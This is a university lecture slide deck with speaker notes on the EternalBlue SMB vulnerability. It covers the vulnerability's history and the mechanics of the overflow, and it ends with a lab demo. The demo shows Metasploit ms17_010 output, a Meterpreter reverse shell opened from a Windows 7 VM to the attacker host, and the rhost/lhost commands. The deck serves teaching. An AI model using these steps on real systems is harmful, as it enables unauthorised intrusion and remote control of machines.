EternalBlue

CVS-2017-0144

Berkeley
UNIVERSITY OF CALIFORNIA

MICS-204 Summer 2024

Karl-Johan Westhoff

Vulnerability behind the worlds biggest Cyber Attacks

NSA

[*]DarkNetDiaries ep. 53

ShadowBrokers

WannaCry
NotPetya
etc...

Microsoft actually issued MS17-010 in Mar 2017..

Speaker notes

- Note that Microsoft released the path (MS2017-010) one month BEFORE the release
  - Rumors are that MS was nudged by NSA about the breach
- The DarknetDiaries ep.53 interviews "@MalwareJake" about the breach, at some point in the story the "ShadowBrokers" calls him (BigMouth) and claims he is formerly NSA "Equation Group" it is right out of a spy novel.. with everyone tangled into it

Cost $2-10 billion, Who knows?

Speaker notes

- The Meaersk company was especially hard hit, they had to revert to a pen and paper operation and communicate on WhatsApp
  - They even asked partners and client for it staff to help them get operational again
  - Maersk have published a cost of $300 million (the their share holders)
- NHS (UK Health service had to cancel medical operations, someone may have died!)

Exploit - How it works

- Windows Server Message Block (SMB) Protocol

- Three bugs/Features:
  - Buffer Overflow
  - Unverified Packages
  - Heap Spraying

Speaker notes

- If you want shared folders, TCP 445 must be open on the firewall
- SMB is also used by psexec (It admin hacker tool)

Buffer Overflow

SMB Works really close to the OS, and has many 'special/convenient' features like dir search etc..

SMB contains list of "File Extended Attributes" called "FEAList"

- Two transaction types "OS/2 and NT"
- "OS/2" format is translated to "NT"
- And thats where the first bug is..

Speaker notes


- The parameter data format of the FEAList of metadata changed from a short(8 bit) to an int (16bit) going from OS/2 to NT
- Therefore a conversion function is needed
- It can be found in the SMB driver handling network things: srv.sys
- The list of parameters/data (FEAList) holds size, offsets, displacement etc.

Typecast Bug in srv.sys -> Buffer Overflow


Ghidra decompile, search for SrvOs2FeaListToNt

```
undefined4 FUN_0002f565(int *param_1,uint **param_2,uint *p

{
int iVar1;
int *piVar2;
uint *puVar3;
uint *puVar4;
int *piVar5;
byte bVar6;
uint uVar7;
undefined4 uVar8;
uint *puVar9;
int *local_8;

local_8 = (int *)0x0;
```

Unchecked Packages



Heap Spraying




We want to hit HAL's address heap with the "DoublePulsar" payload

Speaker notes


- IPC$ inter-process communication share a.k.a. null session allows, anonymous access, used for remote admin
- The client(attacker) sends offsets for memory requirements
- SMB will check if the offsets fit, and calculate the correct offset based on filetype (OS/2 or NT) here the bug in conversion comes in..
- The 16bit int FEA list is only allowed with NT type, but SMB does not check if the subsequent packages are NT type
  - Therefore the first packet is NT and the subsequent are OS/2
- The last package determines the type, and allocates the memory
- Another transaction is allowed to be started before the previous ends
- The first is terminated after second is started
  - An error is sent and the memory is freed, placing the payload where we want
  - We want the payload in HAL's heap
  - HAL "Hardware Abstraction Layer" Boots stuff and could be found in the same spot (till windows 10'ish)
  - DoublePulsar was part of the NSA leak, and gives a reverse shell..

Demo Time


Setup


kali-linux-2023.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
[+] 192.168.56.101:445 - The target is vulnerable.
[*] 192.168.56.101:445 - Connecting to target for exploitation.
[+] 192.168.56.101:445 - Connection established for exploitation.
[+] 192.168.56.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.101:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.56.101:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.56.101:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.56.101:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.56.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.101:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.101:445 - Starting non-paged pool grooming
[+] 192.168.56.101:445 - Sending SMBv2 buffers
[+] 192.168.56.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.101:445 - Sending final SMBv2 buffers.
[*] 192.168.56.101:445 - Sending last fragment of exploit packet!
[*] 192.168.56.101:445 - Receiving response from exploit packet
[+] 192.168.56.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.101:445 - Sending egg to corrupted connection.
[*] 192.168.56.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.56.101
[*] Meterpreter session 16 opened (192.168.56.3:4444 → 192.168.56.101:49157) at 2024-05-25 02:16:49 -0400
[+] 192.168.56.101:445 - =-
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 - =-
meterpreter >
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr 192.168.56.101
No. Time Source Destination Protocol Length Info
1 0.000000000 192.168.56.3 192.168.56.101 TCP 74 45207 →
2 0.000564196 08:00:27:29:65:eb Broadcast ARP 60 Who has
3 0.000581490 08:00:27:53:0c:ba 08:00:27:29:65:eb ARP 42 192.168.
4 0.000949059 192.168.56.101 192.168.56.3 TCP 74 445 → 45
5 0.000975249 192.168.56.3 192.168.56.101 TCP 66 45207 →
6 0.006432167 192.168.56.3 192.168.56.101 SMB 154 Negotiat
7 0.026281340 192.168.56.101 192.168.56.3 SMB 197 Negotiat
Frame 1: 74 bytes on wire (592 bits), 74 byt
Ethernet II, Src: 08:00:27:53:0c:ba (08:00:2
Internet Protocol Version 4, Src: 192.168.56
Transmission Control Protocol, Src Port: 452
0000 08 00 27 29 65 eb 08 00 27 53 0c ba 08
0010 00 3c 55 cb 40 00 40 06 f3 37 c0 a8 38
0020 38 65 b0 97 01 bd a7 70 8c 01 00 00 00
0030 fa f0 f1 e7 00 00 02 04 05 b4 04 02 08
0040 e0 58 00 00 00 00 01 03 03 07
Win7Old [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
HackSMB
11:17 PM
5/24/2024
Right Ctrl

Enumeration





Metasploit EternalBlue "Menu"





```
msf6 > use 2
[*] Additionally setting TARGET =
[*] No payload configured, defaul
msf6 exploit(windows/smb/ms17_010
rhost ⇒ 192.168.56.101
msf6 exploit(windows/smb/ms17_010
lhost ⇒ 192.168.56.3
msf6 exploit(windows/smb/ms17_010
```

Windows7 pwned..

